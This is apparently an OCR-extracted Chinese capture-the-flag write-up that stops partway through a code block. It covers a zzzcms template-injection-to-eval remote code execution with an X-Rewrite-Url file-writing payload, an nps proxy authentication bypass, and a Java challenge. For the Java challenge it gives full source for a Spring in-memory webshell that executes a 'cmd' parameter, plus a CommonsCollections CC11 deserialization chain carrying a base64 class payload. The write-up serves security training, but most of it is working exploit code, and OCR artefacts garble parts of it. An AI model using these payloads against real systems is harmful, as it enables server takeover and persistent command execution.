$where = defined(name: 'SCREENPLUG') ? screensql($where)
$order = defined(name: 'ORDERPLUG') ? ordersql($order) :
$GLOBALS['listcount']= db_count(table: 'content', $where);
arr_add(&arr: $where, key: 'sid',array('='=>'c_sid'));
$data = db_load(table: 'content c,sort s', $where, col: 'c.*,s
// 匹配到内部标签
if (preg_match_all($pattern2, $matches[2][$i], &matche
$count2 = count($matches2[0]); // 循环内的内容标签数量
} else {
$count2 = 0;
}
if ($data) {...} else {
$zcontent = str_replace($matches[0], replace: '<div cla

```
1832        $zcontent = $this->parserListPage( $zcontent );   $zcontent: "
1833            }
1834        }
1835        return $zcontent;
```

在模板引擎中 \ParserTemplate::parserListPage

从 $_SERVER['REQUEST_URI']中获取url并稍作修改，此处没有任何过滤或者编码



inc/zzz_template.php:2436 会做一些简单的拼接


inc/zzz_template.php:2437 替换掉正在执行的模板文件

之后进入\ParserTemplate::parserIfLabel

此处绕过danger_key函数，即可进入eval语句，造成任意命令执行

```php
// 解析IF条件标签
public
function parserIfLabel( $zcontent ) {   $zcontent: "<!doctype html>\r\n<html>\r\n\r\n<he
    $pattern = '/\{if:([\s\S]+?)}([\s\S]*?){end\s+if}/';
    if ( preg_match_all( $pattern, $zcontent,  &: $matches ) ) {
        $count = count( $matches[ 0 ] );
        for ( $i = 0; $i < $count; $i++ ) {
            $flag = '';
            $out_html = '';
            $ifstr = $matches[ 1 ][ $i ];
            $ifstr = str_replace(  search: '=',  replace: '==', $ifstr );
            $ifstr = str_replace(  search: '<>',  replace: '!=', $ifstr );
            $ifstr = str_replace(  search: 'or',  replace: '||', $ifstr );
            $ifstr = str_replace(  search: 'and',  replace: '&&', $ifstr );
            $ifstr = str_replace(  search: 'mod',  replace: '%', $ifstr );
            $ifstr = str_replace(  search: 'not',  replace: '!', $ifstr );
            foreach(array('==','!=','||','&&','%','!','>=','<=','>','<') as $v){
                if(strpos($ifstr,$v) !== false){
                    $arr= splits($ifstr,$v);
                    $arr1=  danger_key($arr[0]);
                    $arr2=  danger_key($arr[1]);
                    $arr0=  $v;
                     if($arr[0]=='') $arr1='0';
                     if($arr[1]=='') $arr2='0';
                 }
            }
            //echop($arr1 . $arr0 . $arr2);
            if ( preg_match(  pattern: '/\{|}/', $ifstr)) {
              error( string: '很抱歉，模板中有错误的判断,请修正'.$ifstr);
            }else{
                 $aaaa='if(' .$arr1 . $arr0 . $arr2. '){$flag="if";}else{$flag="else";
              @eval( if(' .$arr1 . $arr0 . $arr2. '){$flag="if";}else{$flag="else";}'
            }
```

本地测试调试，命令执行，找到flag在 /f111l00g




payload可以不放在get参数中 可以放在

X-Rewrite-Url: http://zzz214/?location=list&ccc={if:=strtolower("FILE_PUT_CONTENTS")("123.php","456")}{end if}&345=dgfg

a_proxy_server

访问页面为nps代理软件web页面



结合搜索引擎，发现该软件在前不久爆出未授权访问漏洞


github找到脚本，运行脚本

git clone https://github.com/carr0t2/nps-auth-bypass

cd nps-auth-bypass

mitmdump -s main.py -p 8000 --ssl-insecure --mode reverse:http://x.x.x.x:x/

访问进入后台http://127.0.0.1:8000/



发现存在内网git服务器的代理，但是因为只有一个web端口，不能直接访问8081代理，所以可以尝试在公网搭建恶意git服务器，将流量导向公网git

JavaMaster

1. 首先file协议读取内网/etc/hosts 然后发现网段。进行网段探测
2. 探测发现springboot服务，且给出反序列化点。该题目无法出网弹shell，因此只能写内存马。
   编译该内存马

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import org.springframework.web.context.WebApplicationContext;
import org.springframework.web.context.request.RequestContextHolder;
import org.springframework.web.context.request.ServletRequestAttributes;
import org.springframework.web.servlet.mvc.condition.PatternsRequestCondition;
import org.springframework.web.servlet.mvc.condition.RequestMethodsRequestCondition;
import org.springframework.web.servlet.mvc.method.RequestMappingInfo;
import org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping;
•
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
•
public class InjectToController extends AbstractTranslet {
•
    // 第一个构造函数
    public InjectToController() throws ClassNotFoundException, IllegalAccessException,
NoSuchMethodException, NoSuchFieldException, InvocationTargetException {
        WebApplicationContext context = (WebApplicationContext)
RequestContextHolder.currentRequestAttributes().getAttribute("org.springframework.web.serv
let.DispatcherServlet.CONTEXT", 0);
        // 1. 从当前上下文环境中获得 RequestMappingHandlerMapping 的实例 bean
        RequestMappingHandlerMapping mappingHandlerMapping =
context.getBean(RequestMappingHandlerMapping.class);

        // 2. 通过反射获得自定义 controller 中test的 Method 对象
```

```
        Method method2 = InjectToController.class.getMethod("test");
        // 3. 定义访问 controller 的 URL 地址
        PatternsRequestCondition url = new PatternsRequestCondition("/yang99");
        // 4. 定义允许访问 controller 的 HTTP 方法 (GET/POST)
        RequestMethodsRequestCondition ms = new RequestMethodsRequestCondition();
        // 5. 在内存中动态注册 controller
        RequestMappingInfo info = new RequestMappingInfo(url, ms, null, null, null, null,
null);
        // 创建用于处理请求的对象，加入“aaa”参数是为了触发第二个构造函数避免无限循环
        InjectToController injectToController = new InjectToController("aaa");
        mappingHandlerMapping.registerMapping(info, injectToController, method2);
    }
•
    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {
•
    }
•
    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) throws TransletException {
•
    }
•
    // 第二个构造函数
    public InjectToController(String aaa) {}
•
    // controller指定的处理方法
    public void test() throws  IOException{
        // 获取request和response对象
        HttpServletRequest request = ((ServletRequestAttributes)
(RequestContextHolder.currentRequestAttributes())).getRequest();
        HttpServletResponse response = ((ServletRequestAttributes)
(RequestContextHolder.currentRequestAttributes())).getResponse();
•
        //exec
        try {
            String arg0 = request.getParameter("cmd");
            PrintWriter writer = response.getWriter();
            if (arg0 != null) {
                String o = "";
                java.lang.ProcessBuilder p;
                if(System.getProperty("os.name").toLowerCase().contains("win")){
                    p = new java.lang.ProcessBuilder(new String[]{"cmd.exe", "/c", arg0});
                }else{
                    p = new java.lang.ProcessBuilder(new String[]{"/bin/sh", "-c", arg0});
                }
                java.util.Scanner c = new
java.util.Scanner(p.start().getInputStream()).useDelimiter("\A");
                o = c.hasNext() ? c.next(): o;
                c.close();

                writer.write(o);
```

```
                writer.flush();
                writer.close();
            }else{
                //当请求没有携带指定的参数(code)时，返回 404 错误
                response.sendError(404);
            }
        }catch (Exception e){}
    }
•
}
```

编写CC11利用链

```
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import javassist.ClassClassPath;
import javassist.ClassPool;
import javassist.CtClass;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
•
import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.HashSet;
•
@SuppressWarnings("all")
public class CC11 {
    public static void main(String[] args) throws Exception {
•
        // 利用javasist动态创建恶意字节码
•
```

```
        byte[] classBytes =
```

```
Base64.getDecoder().decode("yv66vgAAADQA7goAOAB8CgB9AH4IAH8LAIAAgQcAggcAgwsABQCEBwCFCABjBw
CGCgAKAIcHAIgHAIkIAIoKAAwAiwcAjAcAjQoAEACOBwCPCgATAJAIAGEKAAgAkQoABgCSBwCTCgAYAJQKABgAlQgA
lgsAlwCYCwCZAJoIAJsIAJwKAJ0AngoADQCfCACgCgANAKEHAKIIAKMIAKQKACQAiwgApQgApgcApwoAJACoCgCpAK
oKACoAqwgArAoAKgCtCgAqAK4KACoArwoAKgCwCgCxALIKALEAswoAsQCwCwCZALQHALUHALYBAAY8aW5pdD4BAAMo
KVYBAARDb2RlAQAPTGluZU51bWJlclRhYmxlAQASTG9jYWxWYXJpYWJsZVRhYmxlAQAEdGhpcwEAFExJbmplY3RUb0
NvbnRyb2xsZXI7AQAHY29udGV4dAEAN0xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9jb250ZXh0L1dlYkFwcGxpY2F0
aW9uQ29udGV4dDsBABVtYXBwaW5nSGFuZGxlck1hcHBpbmcBAFRMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2Vydm
xldC9tdmMvbWV0aG9kL2Fubm90YXRpb24vUmVxdWVzdE1hcHBpbmdIYW5kbGVyTWFwcGluZzsBAAdtZXRob2QyAQAa
TGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDsBAAN1cmwBAEhMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2Vydmxldc
9tdmMvY29uZGl0aW9uL1BhdHRlcm5zUmVxdWVzdENvbmRpdGlvbjsBAAJtcwEATkxvcmcvc3ByaW5nZnJhbWV3b3Jr
L3dlYi9zZXJ2bGV0L212Yy9jb25kaXRpb24vUmVxdWVzdE1ldGhvZHNSZXF1ZXN0Q29uZGl0aW9uOwEABGluZm8BAD
9Mb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2Vydmxldc9tdmMvbWV0aG9kL1JlcXVlc3RNYXBwaW5nSW5mbzsBABJp
bmplY3RUb0NvbnRyb2xsZXIBAApFeGNlcHRpb25zBwC3BwC4BwC5BwC6BwC7AQAJdHJhbnNmb3JtAQByKExjb20vc3
VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRl
cm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWAQAIZG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYX
BhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTsBAAhoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXBhY2hlL3ht
bC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOwcAvAEAEE1ldGhvZFBhcmFtZXRlcnMBAK
YoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94
bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJdGVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZX
JpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWAQAIaXRlcmF0b3IBADVMY29tL3N1bi9vcmcvYXBhY2hlL3ht
bC9pbnRlcm5hbC9kdG0vRFNQXhpc0l0ZXJhdG9yOwEAB2hhbmRsZXIBAEFMY29tL3N1bi9vcmcvYXBhY2hlL3htbC
9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWAQAFShMamF2YS9sYW5nL1N0cmluZzspVgEA
A2FhYQEAEkxqYXZhL2xhbmcvU3RyaW5nOwEABHRlc3QBAAFwAQAaTGphdmEvbGFuZy9Qcm9jZXNzQnVpbGRlcjsBAA
FvAQABYwEAE0xqYXZhL3V0aWwvU2Nhbm5lcjsBAARhcmcwAQAGd3JpdGVyAQAVTGphdmEvaW8vUHJpbnRXcml0ZXI7
AQAHcmVxdWVzdAEAJ0xqYXZheC9zZXJ2bGV0L2h0dHAvSHR0cFNlcnZsZXRSZXF1ZXN0OwEACHJlc3BvbnNlAQAoTG
phdmF4L3NlcnZsZXQvaHR0cC9IdHRwU2Vydmxldfjlc3BvbnNlOwEADVN0YWNrTWFwVGFibGUHAIUHAL0HAL4HAIkH
AL8HAKIHAKcHALUHAMABAApTb3VyY2VGaWxlAQAXSW5qZWN0VG9Db250cm9sbGVyLmphdmEMADkAOgcAwQwAwgDDAQ
A5b3JnLnNwcmluZ2ZyYW1ld29yay53ZWIuc2VydmxldC5EaXNwYXRjaGVyU2VydmxldC5DT05URVhUBwDEDADFAMYB
ADVvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9jb250ZXh0L1dlYkFwcGxpY2F0aW9uQ29udGV4dAEAUm9yZy9zcHJpbm
dmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL21ldGhvZC9hbm5vdGF0aW9uL1JlcXVlc3RNYXBwaW5nSGFuZGxlck1h
cHBpbmcMAMcAyAEAEkluamVjdFRvQ29udHJvbGxlcgEAD2phdmEvbGFuZy9DbGFzcwwAyQDKAQBGb3JnL3NwcmluZ2
ZyYW1ld29yay93ZWIvc2VydmxldC9tdmMvY29uZGl0aW9uL1BhdHRlcm5zUmVxdWVzdENvbmRpdGlvbgEAEGphdmEv
bGFuZy9TdHJpbmcBAAcveWFuZzk5DAA5AMsBAExvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9zZXJ2bGV0L212Yy9jb2
5kaXRpb24vUmVxdWVzdE1ldGhvZHNSZXF1ZXN0Q29uZGl0aW9uAQA1b3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvYmlu
ZC9hbm5vdGF0aW9uL1JlcXVlc3RNZXRob2QMADkAzAEAPW9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbX
ZjL21ldGhvZC9SZXF1ZXN0TWFwcGluZ0luZm8MADkAzQwAOQBgDADOAM8BAEBvcmcvc3ByaW5nZnJhbWV3b3JrL3dl
Yi9jb250ZXh0L3JlcXVlc3QvU2Vydmxldfjlc3RBdHRyaWJ1dGVzDADQANEMANIA0wEAA2NtZAcAvQwA1ADVBw
C+DADWANcBAAABAAdvcy5uYW1lBwDYDADZANUMANoA2wEAA3dpbgwA3ADdAQAYamF2YS9sYW5nL1Byb2Nlc3NCdWls
ZGVyAQAHY21kLmV4ZQEAAi9jAQAHL2Jpbi9zaAEAAi1jAQARamF2YS91dGlsL1NjYW5uZXIMAN4A3wcA4AwA4QDiDA
A5AOMBAAJcQQwA5ADlDADmAOcMAOgA2wwA6QA6BwC/DADqAGAMAOsAOgwA7ADtAQATamF2YS9sYW5nL0V4Y2VwdGlv
bgEAQGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ydW50aW1lL0Fic3RyYWN0VHJhbnNsZX
QBACBqYXZhL2xhbmcvQ2xhc3NOb3RGb3VuZEV4Y2VwdGlvbgEAIGphdmEvbGFuZy9JbGxlZ2FsQWNjZXNzRXhjZXB0
aW9uAQAfamF2YS9sYW5nL05vU3VjaE1ldGhvZEV4Y2VwdGlvbgEAHmphdmEvbGFuZy9Ob1N1Y2hGaWVsZEV4Y2VwdG
lvbgEAK2phdmEvbGFuZy9yZWZsZWN0L0ludm9jYXRpb25UYXJnZXRFeGNlcHRpb24BADljb20vc3VuL29yZy9hcGFj
aGUveGFsYW4vaW50ZXJuYWwveHNsdGMvVHJhbnNsZXRFeGNlcHRpb24BACVqYXZheC9zZXJ2bGV0L2h0dHAvSHR0cF
NlcnZsZXRSZXF1ZXN0QQAmamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXJ2bGV0UmVzcG9uc2UBABNqYXZhL2lvL1By
aW50V3JpdGVyAQATamF2YS9pby9JT0V4Y2VwdGlvbgEAPG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL2NvbnRleHQvcm
VxdWVzdC9SZXF1ZXN0Q29udGV4dEhvbGRlcgEAGGN1cnJlbnRSZXF1ZXN0QXR0cmlidXRlcwEAPSgpTG9yZy9zcHJp
bmdmcmFtZXdvcmsvd2ViL2NvbnRleHQvcmVxdWVzdC9SZXF1ZXN0QXR0cmlidXRlczsBADlvcmcvc3ByaW5nZnJhbW
V3b3JrL3dlYi9jb250ZXh0L3JlcXVlc3QvUmVxdWVzdEF0dHJpYnV0ZXMBAAxnZXRBdHRyaWJ1dGUBACcoTGphdmEv
bGFuZy9TdHJpbmc7SSlMamF2YS9sYW5nL09iamVjdDsBAAdnZXRCZWFuAQAlKExqYXZhL2xhbmcvQ2xhc3M7KUxqYX
ZhL2xhbmcvT2JqZWN0OwEACWdldE1ldGhvZAEAQChMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9DbGFzczsp

TGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDsBABYoW0xqYXZhL2xhbmcvU3RyaW5nOylWAQA7KFtMb3JnL3NwcmluZ2
```

```
ZyYW1ld29yay93ZWIvYmluZC9hbm5vdGF0aW9uL1JlcXVlc3RNZXRob2Q7KVYBAfYoTG9yZy9zcHJpbmdmcmFtZXdv
cmsvd2ViL3NlcnZsZXQvbXZjL2NvbmRpdGlvbi9QYXR0ZXJuc1JlcXVlc3RDb25kaXRpb247TG9yZy9zcHJpbmdmcm
FtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL2NvbmRpdGlvbi9SZXF1ZXN0TWV0aG9kc1JlcXVlc3RDb25kaXRpb247TG9y
Zy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL2NvbmRpdGlvbi9QYXJhbXNSZXF1ZXN0Q29uZGl0aW9uO0
xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9zZXJ2bGV0L212Yy9jb25kaXRpb24vSGVhZGVyc1JlcXVlc3RDb25kaXRp
b247TG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL2NvbmRpdGlvbi9Db25zdW1lc1JlcXVlc3RDb2
5kaXRpb247TG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL2NvbmRpdGlvbi9Qcm9kdWNlc1JlcXVl
c3RDb25kaXRpb247TG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL2NvbmRpdGlvbi9SZXF1ZXN0Q2
9uZGl0aW9uOylWAQAPcmVnaXN0ZXJNYXBwaW5nAQBuKExvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9zZXJ2bGV0L212
Yy9tZXRob2QvUmVxdWVzdE1hcHBpbmdJbmZvO0xqYXZhL2xhbmcvT2JqZWN0O0xqYXZhL2xhbmcvcmVmbGVjdC9NZX
Rob2Q7KVYBAApnZXRSZXF1ZXN0AQApKClMamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXJ2bGV0UmVxdWVzdDsBAAtn
ZXRSZXNwb25zZQEAKigpTGphdmF4L3NlcnZsZXQvaHR0cC9IdHRwU2VydmxldFJlc3BvbnNlOwEADGdldFBhcmFtZX
RlcgEAJihMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmc7AQAJZ2V0V3JpdGVyAQAXKClMamF2YS9p
by9QcmludFdyaXRlcjsBABBqYXZhL2xhbmcvU3lzdGVtAQALZ2V0UHJvcGVydHkBAAt0b0xvd2VyQ2FzZQEAFCgpTG
phdmEvbGFuZy9TdHJpbmc7AQAIY29udGFpbnMBABsoTGphdmEvbGFuZy9DaGFyU2VxdWVuY2U7KVoBAAVzdGFydAEA
FSgpTGphdmEvbGFuZy9Qcm9jZXNzOwEAEWphdmEvbGFuZy9Qcm9jZXNzAQAOZ2V0SW5wdXRTdHJlYW0BABcoKUxqYX
ZhL2lvL0lucHV0U3RyZWFtOwEAGChMamF2YS9pby9JbnB1dFN0cmVhbTspVgEADHVzZURlbGltaXRlcgEAJyhMamF2
YS9sYW5nL1N0cmluZzspTGphdmEvdXRpbC9TY2FubmVyOwEAB2hhc05leHQBAAMoKVoBAARuZXh0AQAFY2xvc2UBAA
V3cml0ZQEABWZsdXNoAQAJc2VuZEVycm9yAQAEKEkpVgAhAAgAOAAAAAAABQABADkAOgACADsAAAEFAAkACAAAAHEq
twABuAACEgMDuQAEAwDAAAVMKxIGuQAHAgDAAAZNEggSCQO9AAq2AAtOuwAMWQS9AA1ZAxIOU7cADzoEuwAQWQO9AB
G3ABI6BbsAE1kZBBkFAQEBAQG3ABQ6BrsACFkSFbcAFjoHLBkGGQcttgAXsQAAAAIAPAAAACoACgAAABgABAAZABMA
GwAfAB0AKwAfAD0AIQBKACMAXAAlAGcAJgBwACcAPQAAAFIACAAAAHEAPgA/AAAAEwBeAEAAQQABAB8AUgBCAEMAAg
ArAEYARABFAAMAPQA0AEYARwAEAEoAJwBIAEkABQBcABUASgBLAAYAZwAKAEwAPwAHAE0AAAAMAAUATgBPAFAAUQBS
AAEAUwBUAAMAOwAAAD8AAAADAAAAAbEAAAACADwAAAAGAAEAAAAsAD0AAAAgAAMAAAABAD4APwAAAAAAAQBVAFYAAQ
AAAAEAVwBYAAIATQAAAAQAAQBZAFoAAAAJAgBVAAAAVwAAAAEAUwBbAAMAOwAAAEkAAAAEAAAAAbEAAAACADwAAAAG
AAEAAAAxAD0AAAAqAAQAAAABAD4APwAAAAAAAQBVAFYAAQAAAAEAXABdAAIAAAABAF4AXwADAE0AAAAEAAEAWQBaAA
AADQMAVQAAAFwAAABeAAAAAQA5AGAAAgA7AAAAOQABAAIAAAAFKrcAAbEAAAACADwAAAAGAAEAAAA0AD0AAAAWAAIA
AAAFAD4APwAAAAAABQBhAGIAAQBaAAAABQEAYQAAAAEAYwA6AAIAOwAAAdMABgAIAAAAzbgAAsAAGMAAGLYAGUy4AA
LAABjAABi2ABpNKxIbuQAcAgBOLLkAHQEAOgQtxgCTEh46BRIfuAAgtgAhEiK2ACOZACG7ACRZBr0ADVkDEiVTWQQS
JlNZBS1TtwAnOganAB67ACRZBr0ADVkDEihTWQQSKVNZBS1TtwAnOga7ACpZGQa2ACu2ACy3AC0SLrYALzoHGQe2AD
CZAAsZB7YAMacABRkFOgUZB7YAMhkEGQW2ADMZBLYANBkEtgA1pwAMLBEBllLkANgIApwAETrEAAQAaAMgAywA3AAMA
PAAAAE4AEwAAADkADQA6ABoAPgAjAD8AKwBAAC8AQQAzAEMAQwBEAGEARgB8AEgAkgBJAKYASgCrAEsAsgBMALcATQ
C8AE4AvwBQAMgAUgDMAFMAPQAAAFwACQBeAAMAZABlAAYAMwCJAGYAYgAFAHwAQABkAGUABgCSACoAZwBoAAcAIwCl
AGkAYgADACsAnQBqAGsABAAAAM0APgA/AAAADQDAAGwAbQABABoAswBuAG8AAgBwAAAANgAI/wBhAAYHAHEHAHIHAH
MHAHQHAHUHAHQAAPwAGgcAdvwAJQcAd0EHAHT4ABr5AAhCBwB4AABNAAAABAABAHkAAQB6AAAAAgB7");
// 写入.class 文件
        // 将我的恶意类转成字节码，并且反射设置 bytecodes
        byte[][] targetByteCodes = new byte[][]{classBytes};
        TemplatesImpl templates = TemplatesImpl.class.newInstance();
•
        Field f0 = templates.getClass().getDeclaredField("_bytecodes");
        f0.setAccessible(true);
        f0.set(templates,targetByteCodes);
•
        f0 = templates.getClass().getDeclaredField("_name");
        f0.setAccessible(true);
        f0.set(templates,"name");
•
        f0 = templates.getClass().getDeclaredField("_class");
        f0.setAccessible(true);
        f0.set(templates,null);
•

        InvokerTransformer transformer = new InvokerTransformer("asdfasdfasdf", new
```

```
Class[0], new Object[0]);
        HashMap innermap = new HashMap();
        LazyMap map = (LazyMap)LazyMap.decorate(innermap,transformer);
        TiedMapEntry tiedmap = new TiedMapEntry(map,templates);
        HashSet hashset = new HashSet(1);
        hashset.add("foo");
        Field f = null;
        try {
            f = HashSet.class.getDeclaredField("map");
        } catch (NoSuchFieldException e) {
            f = HashSet.class.getDeclaredField("backingMap");
        }
        f.setAccessible(true);
        HashMap hashset_map = (HashMap) f.get(hashset);
•
        Field f2 = null;
        try {
            f2 = HashMap.class.getDeclaredField("table");
        } catch (NoSuchFieldException e) {
            f2 = HashMap.class.getDeclaredField("elementData");
        }
•
        f2.setAccessible(true);
        Object[] array = (Object[])f2.get(hashset_map);
•
        Object node = array[0];
        if(node == null){
            node = array[1];
        }
        Field keyField = null;
        try{
            keyField = node.getClass().getDeclaredField("key");
        }catch(Exception e){
            keyField = Class.forName("java.util.MapEntry").getDeclaredField("key");
        }
        keyField.setAccessible(true);
        keyField.set(node,tiedmap);
•
        Field f3 = transformer.getClass().getDeclaredField("iMethodName");
        f3.setAccessible(true);
        f3.set(transformer,"newTransformer");
•
        try{
